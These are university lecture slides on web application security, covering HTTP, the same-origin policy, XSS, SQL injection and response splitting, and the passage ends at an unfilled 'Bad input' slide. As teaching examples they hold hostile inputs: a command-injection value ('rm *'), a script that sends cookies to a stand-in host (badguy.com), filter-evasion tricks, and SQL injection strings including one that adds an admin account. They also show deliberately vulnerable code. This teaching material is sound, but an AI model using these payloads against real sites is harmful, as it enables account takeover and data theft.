CIS 551 / TCOM 401

Computer and Network Security

Spring 2008
Lecture 24

Announcements

- Project 4 is Due Friday May 2nd at 11:59 PM
- Final exam:
  - Friday, May 12th. Noon - 2:00pm   DRLB A6
- Today:
  - Web security


Web Security

- Review HTTP, scripting
- Risks from incoming executable code
  - JavaScript
  - ActiveX
  - Plug-ins
  - Java
- Controlling outgoing information
  - Cookies
    - Cookie mechanism, JunkBuster
  - Routing privacy
    - Anonymizer, Crowds
  - Privacy policy – P3P

HyperText Transfer Protocol

- Used to request and return data
  - Methods: GET, POST, PUT, HEAD, DELETE, …
- Stateless request/response protocol
  - Each request is independent of previous requests
  - Statelessness has a significant impact on design and implementation of applications
- Evolution
  - HTTP 1.0: simple
  - HTTP 1.1: more complex, added persistent connections

HTTP Request



Method

File

HTTP version

Headers


```
GET /default.asp HTTP/1.0
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Connection: Keep-Alive
If-Modified-Since: Sunday, 20-Apr-08 04:32:58 GMT

```

Blank line

Data – none for GET

HTTP Response



```
HTTP/1.0 200 OK
Date: Sun, 20 Apr 2008 2:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 17 Apr 2008 17:39:05 GMT
Content-Length: 2543

<HTML> Some data... blah, blah, blah </HTML>
```

HTTP Server Status Codes

Code	**Description**
200	OK
201	Created
301	Moved Permanently
302	Moved Temporarily
400	Bad Request – not understood
401	Unauthorized
403	Forbidden – not authorized
404	Not Found
500	Internal Server Error

- Return code 401
  - Used to indicate HTTP authorization
  - HTTP authorization has serious problems!!!

HTML and Scripting

```
<html>
     …
   <P>
<script>
      var num1, num2, sum
      num1 = prompt("Enter first number")
      num2 = prompt("Enter second number")
      sum = parseInt(num1) + parseInt(num2)
      alert("Sum = " + sum)
</script>
      …
</html>
```

Browser receives content, displays HTML and executes scripts

Events

```
<script type="text/javascript">
   function whichButton(event) {
     if (event.button==1) {
               alert("You clicked the left mouse button!") }
     else {
               alert("You clicked the right mouse button!")
     }}
</script>
…
<body onmousedown="whichButton(event)">
…
</body>
```

Mouse event causes page-defined function to be called

Other events: onLoad, onMouseMove, onKeyPress, onUnLoad

Document object model (DOM)

- Object-oriented interface used to read and write documents
  - web page in HTML is structured data
  - DOM provides representation of this hierarchy

- Examples
  - Properties: document.alinkColor, document.URL, document.forms[ ], document.links[ ], document.anchors[ ]
  - Methods: document.write(document.referrer)

- Also Browser Object Model (BOM)
  - Window, Document, Frames[], History, Location, Navigator (type and version of browser)

Browser security risks

- Compromise host
  - Write to file system
  - Interfere with other processes in browser environment
- Steal information
  - Read file system
  - Read information associated with other browser processes (e.g., other windows)
  - Fool the user
  - Reveal information through traffic analysis

OWASP.org Top 10 (2007)

- Open Web Application Security Project

1. Cross-site Scripting (XSS)
2. Injection flaws
3. Malicious file execution
4. Insecure direct object reference
5. Cross-site request forgery
6. Information leakage and improper error handling
7. Broken authentication and session management
8. Insecure cryptographic storage
9. Insecure communications
10. Failure to restrict URL access


Browser sandbox

- Idea
  - Code executed in browser has only restricted access to OS, network, and browser data structures
- Isolation
  - Similar to OS process isolation, conceptually
  - Browser is a “weak” OS
  - Same-origin principle
    - Browser “process” consists of related pages and the site they come from

Same-Origin Principle

- Basic idea
  - Only the site that stores some information in the browser may later read or modify that information (or depend on it in any way).
- Details
  - What is a “site”?
    - URL, domain, pages from same site … ?
  - What is “information”?
    - cookies, document object, cache, … ?
  - Default only: users can set other policies
    - No way to keep sites from sharing information

Schematic web site architecture



Today's focus: web app code

- Common web-site attacks:
  - Denial of Service: earlier in course
  - Attack the web server (IIS, Apache) :
    - e.g. control hijacking: CodeRed, Nimda, …
    - Solutions:
      - Harden web server: stackguard, libsafe, …
      - Worm defense: later in course.
        - » Host based intrusion detection,
        - » Worm signatures generation, shields.
- Today:
  - Common vulnerabilities in web application code

Web app code

- Runs on web server or app server.
  - Takes input from web users (via web server)
  - Interacts with the database and 3rd parties.
  - Prepares results for users (via web server)

- Examples:
  - Shopping carts, home banking, bill pay, tax prep, …
  - New code written for every web site.

- Written in:
  - C, PHP, Perl, Python, JSP, ASP, …
  - Often written with little consideration for security.

Common vulnerabilities (OWASP)

- Inadequate validation of user input
  - Cross site scripting
  - SQL Injection
  - HTTP Splitting
- Broken session management
  - Can lead to session hijacking and data theft
- Insecure storage
  - Sensitive data stored in the clear.
  - Prime target for theft – e.g. egghead, Verizon.
  - Note: PCI Data Security Standard (Visa, Mastercard)

Warm up: a simple example

- Direct use of user input:
  - http://victim.com/ copy.php ? name=username

    script name script input
  - copy.php:

```
system("cp temp.dat $name.dat")
```

  - <u>Problem</u>:
    - http://victim.com/ copy.php ? name="a ; rm *"

(should be: `name=a%20;%20rm%20*`)

Redirects

- EZShopper.com shopping cart:

  http://…/cgi-bin/ loadpage.cgi ? page=url

  – Redirects browser to url

- Redirects are common on many sites
  – Used to track when user clicks on external link
  – Some sites uses redirects to add HTTP headers

- Problem: phishing

  http://victim.com/cgi-bin/loadpage ? page=phisher.com

  – Link to victim.com puts user at phisher.com

  ⇒ Local redirects should ensure target URL is local

Cross-Site Scripting: The setup

- User input is echoed into HTML response.

- Example: search field
  - **http://victim.com/search.php ? term = apple**
  - search.php responds with:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

- Is this exploitable?

Bad input

- Problem: no validation of input term
- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
   <script> window.open(
        “http://badguy.com?cookie = ” +
        document.cookie )  </script>
```

- <u>What if user clicks on this link</u>?
  1. Browser goes to victim.com/search.php
  2. Victim.com returns

     `<HTML> Results for <script> … </script>`
  3. Browser executes script:
     - Sends badguy.com cookie for victim.com

So what?

- Why would user click on such a link?
  - Phishing email in webmail client (e.g. gmail).
  - Link in doubleclick banner ad
  - … many many ways to fool user into clicking

- What if badguy.com gets cookie for victim.com ?
  - Cookie can include session auth for victim.com
    - Or other data intended only for victim.com

  ⇒ Violates same origin policy

URIs are complicated

- Uniform Resource Identifier (URI)
  a.k.a. URL
- URI is an extensible format:

URI ::= scheme ":" hier-part ["?" query] ["#" fragment]

Examples:

- ftp://ftp.foo.com/dir/file.txt
- http://www.cis.upenn.edu/
- ldap://[2001:db8::7]/c=GB?objectClass?one
- tel:+1-215-898-2661
- http://www.google.com/search?client=safari&rls=en&q=foo&ie=UTF-8&oe=UTF-8

URI's continued

- Confusion:
  - Try going to www.whitehouse.org or www.whitehouse.com (instead of www.whitehouse.gov)
  - www.foo.com
  - wvvw.foo.com
- Obfuscation:
  - Use IP addresses rather than host names: http://192.34.56.78
  - Use Unicode escaped characters rather than readable text http://susie.%69%532%68%4f%54.net

Even worse

- Attacker can execute arbitrary scripts in browser

- Can manipulate any DOM component on victim.com
  - Control links on page
  - Control form fields (e.g. password field) on this page and linked pages.

- Can infect other users: MySpace.com worm.

MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no

    `<script>, <body>, onclick, <a href=javascript://>`
  - … but can do Javascript within CSS tags:

  `<div style=“background:url(‘javascript:alert(1)’)”>`

  And can hide `“javascript”` as `“java\nscript”`

- With careful javascript hacking:
  - Samy’s worm: infects anyone who visits an infected MySpace page … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

- More info: http://namb.la/popular/tech.html

Avoiding XSS bugs (PHP)

- Main problem:
  - Input checking is difficult --- many ways to inject scripts into HTML.
- Preprocess input from user before echoing it
- PHP: **htmlspecialchars**(string)

```
& → &amp;      " → &quot;      ' → &#039;
< → &lt;       > → &gt;
```


- **htmlspecialchars**(
  "<a href='test'>Test</a>", ENT_QUOTES);

  Outputs:
  &lt;a href=&#039;test&#039;&gt;Test&lt;/a&gt;

Avoiding XSS bugs (ASP.NET)

- Active Server Pages (ASP)
  - Microsoft's server-side script engine
- ASP.NET:
  - **Server.HtmlEncode(string)**
    - Similar to PHP htmlspecialchars
  - validateRequest: (on by default)
    - Crashes page if finds <script> in POST data.
    - Looks for hardcoded list of patterns.
    - Can be disabled:

      ```
      <%@ Page validateRequest=“false" %>
      ```



A potentially dangerous Request.Form value was detected from the client (_ctl1="<script"). - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://localhost/code/ASP.NET1.1/RequestValidation.aspx
Go Links
Done
Local intranet

Server Error in '/Code' Application.

A potentially dangerous Request.Form value was detected from the client (_ctl1="<script").

Description: Request Validation has detected a potentially dangerous client input value, and processing of the request has been aborted. This value may indicate an attempt to compromise the security of your application, such as a cross-site scripting attack. You can disable request validation by setting validateRequest=false in the Page directive or in the configuration section. However, it is strongly recommended that your application explicitly check all inputs in this case.

Exception Details: System.Web.HttpRequestValidationException: A potentially dangerous Request.Form value was detected from the client (_ctl1="<script").

Source Error:

```
An unhandled exception was generated during the execution of the current web request. Information regarding the origin and
location of the exception can be identified using the exception stack trace below.
```

Stack Trace:

```
[HttpRequestValidationException (0x80004005): A potentially dangerous Request.Form value was detected from the client (_ctl1="<script").]
   System.Web.HttpRequest.ValidateString(String s, String valueName, String collectionName)
   System.Web.HttpRequest.ValidateNameValueCollection(NameValueCollection nvc, String collectionName)
   System.Web.HttpRequest.get_Form()
   System.Web.UI.Page.GetCollectionBasedOnMethod()
   System.Web.UI.Page.DeterminePostBackMode()
   System.Web.UI.Adapters.PageAdapter.DeterminePostBackMode()
   System.Web.UI.Page.ProcessRequestMain()
   System.Web.UI.Page.ProcessRequest()
   System.Web.UI.Page.ProcessRequest(HttpContext context)
   System.Web.CallHandlerExecutionStep.System.Web.HttpApplication+IExecutionStep.Execute()
   System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean& completedSynchronously)
```

SQL Injection: The setup


- User input is used in SQL query
- Example: login page (ASP)

```
set ok = execute(“SELECT * FROM UserTable
 WHERE username='”  &  form(“user”)  &
 “ 'AND password='” & form(“pwd”) & “ '” );

If not ok.EOF
   login success
else  fail;
```

- Is this exploitable?

Of course: xkcd.com


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Bad input

- Suppose user = “ `'or 1 = 1 -- ` ” (URL encoded)

- Then scripts does:

```
ok = execute( SELECT …
          WHERE username= ''or 1=1  -- … )
```

  – The ‘- -’ causes rest of line to be ignored.

  – Now ok.EOF is always false.

- The bad news: easy login to many sites this way.

Even worse

- Suppose user =

```
    'exec cmdshell
                 'net user badguy badpwd'/ ADD --
```

- Then script does:

```
ok = execute( SELECT …
              WHERE username= ''exec …   )
```

If SQL server context runs as “sa” (system administrator), attacker gets account on DB server.

- Or, as in the XKCD comic: user =

    Robert'); DROP TABLE Students; --

Avoiding SQL injection

- Build SQL queries by properly escaping args: ′ → \′
- Example: Parameterized SQL: (ASP.NET)
  - Ensures SQL arguments are properly escaped.

```
SqlCommand cmd = new SqlCommand(
    "SELECT * FROM UserTable WHERE
    username = @User AND
    password = @Pwd", dbConnection);

cmd.Parameters.Add("@User", Request[“user”] );

cmd.Parameters.Add("@Pwd", Request[“pwd”] );

cmd.ExecuteReader();
```

HTTP Response Splitting: The Setup

- User input echoed in HTTP header.

- Example: Language redirect page (JSP)

```
<% response.redirect(“/by_lang.jsp?lang=” +
         request.getParameter(“lang”) )   %>
```

- Browser sends http://.../by_lang.jsp ? lang=french

  Server HTTP Response:

```
HTTP/1.1 302                    (redirect)
Date: …
Location: /by_lang.jsp ? lang=french
```

- Is this exploitable?

Bad input

